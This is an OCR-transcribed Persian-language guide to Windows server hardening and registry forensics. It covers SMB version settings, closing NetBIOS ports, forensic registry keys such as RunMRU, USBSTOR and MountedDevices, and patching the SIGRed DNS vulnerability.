
- برای فعال کردن SMBV1 روی سرور SMB:

```
Set-SmbServerConfiguration -EnableSMB1Protocol $true
```

- برای فعال کردن SMBV2 و SMBV3 روی سرور SMB:

```
Set-SmbServerConfiguration -EnableSMB2Protocol $true
```

- **روش ۲: غیر فعال کردن SMBv1 از طریق رجیستری**
- وارد کلید زیر شوید:
- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters
- روی صفحه کلیک راست کنید و New > DWORD (32-bit) را انتخاب کنید.
- نام مقدار جدید را SMB1 قرار دهید. مقدار پیشفرض آن باید ۰ باشد که به معنی غیر فعال بودن آن است.



- یکی از بهترین راه های امن کردن SMB، استفاده از Firewallبرای جلوگیری از Null Session Enumerationو بستن پورت های NetBIOS over TCPIPمیباشد. پورت های زیر مربوط به NetBIOS over TCPIPمیباشند:

```
netbios-ns      137/tcp                         # NETBIOS Name Service
netbios-ns      137/udp
netbios-dgm     138/tcp                         # NETBIOS Datagram Service
netbios-dgm     138/udp
netbios-ssn     139/tcp                         # NETBIOS session service
netbios-ssn     139/udp
```

- در اینجا خلاصه ای از نسخه های پروتکل SMBذکر شده است:

- CIFS زبان SMB توسعه یافته مایکروسافت است که در ویندوز ۹۵ عرضه شده است. پشتیبانی از اندازه فایل های بزرگتر، انتقال مستقیم بر روی TCP/IPو لینک‌های نمادین و لینک‌های سخت افزوده شده است.
- SMB 1.0 اولین نسخه با نام SMBبا ویندوز ۲۰۰۰ وارد شد و توسط ویندوز ایکس پی، ویندوز سرور ۲۰۰۳ و ویندوز سرور ۲۰۰۳ R2استفاده شد.
- SMB 2.0 نسخه مورد استفاده در ویندوز ویستا ( SP1و بالاتر) و معادل سرور آن یعنی ویندوز سرور ۲۰۰۸
- SMB 2.1 نسخه مورد استفاده در ویندوز ۷ و ویندوز سرور ۲۰۰۸ .R2
- SMB 3.0 تولد پروتکل SMB v3با راه اندازی ویندوز ۸ و ویندوز سرور ۲۰۱۲.
- SMB 3.02 که در ویندوز ۸.۱ و ویندوز سرور ۲۰۱۲ R2معرفی شده است.
- SMB 3.1.1 با ویندوز ۱۰ و ویندوز سرور ۲۰۱۶ منتشر شده است.

| OS | Windows 8.1<br>WS 2012 R2 | Windows 8<br>WS 2012 | Windows 7<br>WS 2008 R2 | Windows Vista<br>WS 2008 | Versions précédentes |
|---|---|---|---|---|---|
| Windows 8.1<br>WS 2012 R2 | SMB 3.02 | SMB 3.0 | SMB 2.1 | SMB 2.0 | SMB 1.0 |
| Windows 8<br>WS 2012 | SMB 3.0 | SMB 3.0 | SMB 2.1 | SMB 2.0 | SMB 1.0 |
| Windows 7<br>WS 2008 R2 | SMB 2.1 | SMB 2.1 | SMB 2.1 | SMB 2.0 | SMB 1.0 |
| Windows Vista<br>WS 2008 | SMB 2.0 | SMB 2.0 | SMB 2.0 | SMB 2.0 | SMB 1.0 |
| Versions précédentes | SMB 1.0 | SMB 1.0 | SMB 1.0 | SMB 1.0 | SMB 1.0 |

- ساختار Windows Registry

- هنگامی‌که مدیر یا متخصص امنیت فایل Rededit.exeرا باز می‌کند، ساختاری درخت‌مانند با پنج فولدر اصلی یا Hive روبه‌رو می‌شود.

- HKEY_CLASSES_ROOT Hiveمحتوی اطلاعات پیکربندی مربوط به این می‌باشد که از کدام برنامه‌ی کاربردی برای بازکردن فایل‌های متفاوت سیستم استفاده می‌شود.
- HKEY_CURRENT_USER Hiveپروفایل کاربری فعال و بارگزاری‌شده‌ی کاربری است که درحال‌حاضر در ویندوز Loginشده است.
- HKEY_LOCAL_MACHINE Hiveمحتوی اطلاعات گسترده‌ی پیکربندی سیستم از جمله تنظیمات سخت‌افزاری و نرم‌افزاری می‌باشد.
- HKEY_USERS Hiveمحتوی تمام پروفایل‌های کاربری فعال بارگذاری‌شده برروی سیستم موردنظر می‌باشد.
- HKEY_CURRENT_CONFIG Hiveمحتوی پروفایل سخت‌افزاری می‌باشد که سیستم حین Startupاز آن استفاده می‌کند.

- فهرست MRUیا همان فهرست Most Recently Usedمحتوی مقادیر ورودی می‌باشد که به‌دلیل فعالیت‌های خاصِ اتخاذ شده توسط کاربر ثبت شده‌اند.
- فهرست‌های MRUبیشماری در میان کلیدهای رجیستری قرار دارد. رجیستری درصورتی که کاربر بخواهد در آینده به آن‌ها رجوع کند، فهرست این آیتم‌ها را نگه می‌دارد. کارکرد آن شبیه به Historyو کوکی‌ها در یک مرورگر وب می‌باشد.

- این Keyدر مسیر ذیل واقع شده است:

- HKEY_CURRENT_USER\software\microsoft\windows\currentversion\Explorer\RunMRU

Registry Editor

File Edit View Favorites Help

- Explorer
  - Accent
  - Advanced
  - AppContract
  - AutoplayHandlers
  - BannerStore
  - BitBucket
  - CabinetState
  - CD Burning
  - CIDOpen
  - CIDSave
  - CLSID
  - ComDlg32
  - ControlPanel
  - Desktop
  - Discardable
  - DiskSpaceChecking
  - FileExts
  - FolderTypes
  - HideDesktopIcons
  - LogonStats
  - LowRegistry
  - MenuOrder
  - MMStuckRects3
  - Modules
  - MountPoints2
  - NewShortcutHandlers
  - OperationStatusManager
  - Package Installation
  - PlmVolatile
  - RecentDocs
  - Ribbon
  - RunMRU
  - Search
  - SearchPlatform
  - SessionInfo
  - Shell Folders

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| a | REG_SZ | calc\1 |
| b | REG_SZ | notepad\1 |
| c | REG_SZ | cmd\1 |
| d | REG_SZ | devmgmt.msc\1 |
| e | REG_SZ | mspaint\1 |
| f | REG_SZ | regedit\1 |
| MRUList | REG_SZ | efcabd |

Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU

- دستگاه‌های USB

- هر زمان که دستگاهی به Universal Serial Bus یا به اختصار USB متصل می‌گردد، درایورها Query شده و اطلاعات دستگاه در رجیستری (Thumb Driveها) ذخیره می‌شود. این کلید محتوای محصول و مقادیر Device ID هر دستگاه USB که به سیستم وصل شده باشد را ذخیره می‌نماید.

- برای مشاهده‌ی این کلید، باید به مسیر ذیل رجوع کنند:

- HKEY_LOCAL_MACHINE\SYSTEM\controlset001\Enum\USBSTORE

Registry Editor


File Edit View Favorites Help

- ControlSet001
  - Control
  - Enum
    - {5d624f94-8850-40c3-a3fa-a4fd2080baf3}
    - ACPI
    - ACPI_HAL
    - BTH
    - DISPLAY
    - HDAUDIO
    - HID
    - HTREE
    - PCI
    - ROOT
    - SCSI
    - STORAGE
    - SW
    - SWD
    - USB
    - USBSTOR
      - Disk&Ven_hp&Prod_v220w&Rev_1100
        - 04040900000009609&0
      - Disk&Ven_JetFlash&Prod_Transcend_16GB&Rev_8.07
        - Q79Q002E&0
          - Device Parameters
            - MediaChangeNotification
            - Partmgr
          - Properties
  - Hardware Profiles
  - Policies
  - Services
    - .NET CLR Data
    - .NET CLR Networking
    - .NET CLR Networking 4.0.0.0
    - .NET Data Provider for Oracle
    - .NET Data Provider for SqlServer
    - .NET Memory Cache 4.0
    - .NETFramework

| Name | Type | Data |
|---|---|---|
| (Default) | REG_SZ | (value not set) |
| Capabilities | REG_DWORD | 0x00000010 (16) |
| ClassGUID | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318} |
| CompatibleIDs | REG_MULTI_SZ | USBSTOR\Disk USBSTOR\RAW GenDisk |
| ConfigFlags | REG_DWORD | 0x00000000 (0) |
| ContainerID | REG_SZ | {d711d6b7-e484-5f3a-a014-4250920fa89f} |
| DeviceDesc | REG_SZ | @disk.inf,%disk_devdesc%;Disk drive |
| Driver | REG_SZ | {4d36e967-e325-11ce-bfc1-08002be10318}\0001 |
| FriendlyName | REG_SZ | hp v220w USB Device |
| HardwareID | REG_MULTI_SZ | USBSTOR\Diskhp_____v220w_____1100 US... |
| Mfg | REG_SZ | @disk.inf,%genmanufacturer%;(Standard disk d... |
| Service | REG_SZ | disk |

Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\USBSTOR\Disk&Ven_hp&Prod_v220w&Rev_1100\04040900000009609&0

- سخت‌افزارهای متصل‌شده
- این کلید در مسیر HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices واقع می‌باشد.
- اطلاعات این کلید می‌تواند از این رو سودمند باشد که هرگونه دستگاه Storageی را که به سیستم متصل شده و توسط سیستم عامل شناسایی شده باشد، نمایش می‌دهد.
- اگر کارشناس امنیت سرور هرگونه مغایرتی میان دستگاه‌های فیزیکی متصل‌شده و دستگاه‌های گزارش‌شده در این کلید پیدا کند، می‌توان اینطور برداشت کرد که دستگاهی پیش از ثبت شدن در سیستم، جدا شده است.



Registry Editor

File Edit View Favorites Help


- WSearch
- WSearchIdxPi
- wuauserv
- WudfPf
- WUDFRd
- wudfsvc
- WUDFWpdFs
- WUDFWpdMtp
- WwanSvc
- XblAuthManager
- XblGameSave
- xboxgip
- XboxNetApiSvc
- xinputhid
- xmlprov
- ZTEusbmdm6k
- ZTEusbnet
- ZTEusbnmea
- ZTEusbser6K
- Software
- CurrentControlSet
- DriverDatabase
- HardwareConfig
- Input
- Keyboard Layout
- Maps
- MountedDevices
- ResourceManager
- ResourcePolicyStore
- RNG
- Select
- Setup
- Software
- WPA
- HKEY_USERS
- HKEY_CURRENT_CONFIG

| Name | Type |
|---|---|
| \??\Volume{a8d5dd0f-cf1d-11e6-839b-a01d48e48e2e} | REG_BINARY |
| \??\Volume{a8d5dd11-cf1d-11e6-839b-a01d48e48e2e} | REG_BINARY |
| \??\Volume{b1fa67a7-5ee7-11e5-82bc-a01d48e48e2e} | REG_BINARY |
| \??\Volume{b1fa67a8-5ee7-11e5-82bc-a01d48e48e2e} | REG_BINARY |
| \??\Volume{b2741fa1-9fe3-11e5-82cf-a01d48e48e2e} | REG_BINARY |
| \??\Volume{b5093f37-2873-11e6-82e8-344b50b7ef31} | REG_BINARY |
| \??\Volume{b651065b-19ad-11e6-82e1-a01d48e48e2e} | REG_BINARY |
| \??\Volume{c14759b0-2206-11e5-82a1-a01d48e48e2e} | REG_BINARY |
| \??\Volume{c1475b13-2206-11e5-82a1-a01d48e48e2e} | REG_BINARY |
| \??\Volume{c147677c-2206-11e5-82a1-a01d48e48e2e} | REG_BINARY |
| \??\Volume{d2382b4b-65b7-11e5-82bf-a01d48e48e2e} | REG_BINARY |
| \??\Volume{d8de20c1-f3dd-11e5-82da-a01d48e48e2e} | REG_BINARY |
| \??\Volume{d8de2105-f3dd-11e5-82da-a01d48e48e2e} | REG_BINARY |
| \??\Volume{d8de258c-f3dd-11e5-82da-a01d48e48e2e} | REG_BINARY |
| \??\Volume{d9c72011-143e-11e4-825c-543530604c52} | REG_BINARY |
| \??\Volume{db45041a-3b58-11e5-82ad-a01d48e48e2e} | REG_BINARY |
| \??\Volume{db45234d-3b58-11e5-82ad-a01d48e48e2e} | REG_BINARY |
| \??\Volume{df308ca6-9bc6-11e5-82cd-a01d48e48e2e} | REG_BINARY |
| \??\Volume{e09e82b4-c542-11e4-8285-cfaf23e3354f} | REG_BINARY |
| \??\Volume{f08556cd-91ec-11e6-836e-a01d48e48e2e} | REG_BINARY |
| \??\Volume{f91da747-c0cd-11e5-82d4-a01d48e48e2e} | REG_BINARY |
| \DosDevices\C: | REG_BINARY |
| \DosDevices\D: | REG_BINARY |
| \DosDevices\E: | REG_BINARY |
| \DosDevices\F: | REG_BINARY |
| \DosDevices\G: | REG_BINARY |
| \DosDevices\H: | REG_BINARY |
| \DosDevices\I: | REG_BINARY |
| \DosDevices\W: | REG_BINARY |
| \DosDevices\X: | REG_BINARY |
| \DosDevices\Y: | REG_BINARY |
| \DosDevices\Z: | REG_BINARY |


Computer\HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices

- نرم‌افزارهای مخرب

- این کلید در مسیر HKEY_CURRENT_USER\Software واقع شده و می‌تواند برای مدیر امنیت سازمان اطلاعات مفیدی داشته باشد؛ چرا که می‌توان متوجه شد که هکر از CyberGhost VPN برای ناشناس‌ماندن استفاده کرده است یا خیر.



- سرویس DNSسرویسی است که وظیفه تبدیل نام دامنه به آدرس IPرا دارد و در شبکه‌های مبتنی بر محصولات Microsoftیکی از سرویس‌های حیاتی است.
- آسیب‌پذیری SIGRedکه دارای امتیاز CVSS 10(بالاترین امتیاز ممکن) است که در تمام نسخه‌های ویندوز سرور از ۲۰۰۳ تا ۲۰۱۹ وجود دارد.
- این آسیب‌پذیری از راه دور قابل انجام است و نیاز به هیچ گونه احراز هویت ندارد. مهاجم به کمک این آسیب‌پذیری می‌تواند به دسترسی Domain Adminهم دست پیدا کند.

- **آسیب‌پذیری CVE-2020-1350چه آثار مخربی دارد؟**
- این آسیب‌پذیری چون به مهاجم دسترسی Domain Adminمی‌دهد که دسترسی بسیار بالایی در شبکه‌های ویندوزی است و مهاجم به کمک این دسترسی عملاً می‌تواند علاوه بر سرور DNSآسیب پذیر روی تمام سیستم‌های عضو دامنه نیز دسترسی پیدا کند، بسیار مخرب است.

- نحوه مقابله
- برای مقابله با این آسیب‌پذیری باید ویندوز خود را طبق یکی از روش‌های زیر به روز رسانی کنید.
- روش اول – به روزرسانی خودکار (توصیه می شود)
- سیستم خود را به اینترنت متصل کنید و در منوی استارت ویندوز updateرا تایپ کنید و روی windows updateو در صفحه بازشده Check for updatesکلیک کنید و مدت طولانی منتظر بمانید تا ویندوز شما آپدیت شود و درنهایت سیستم را Restartکنید.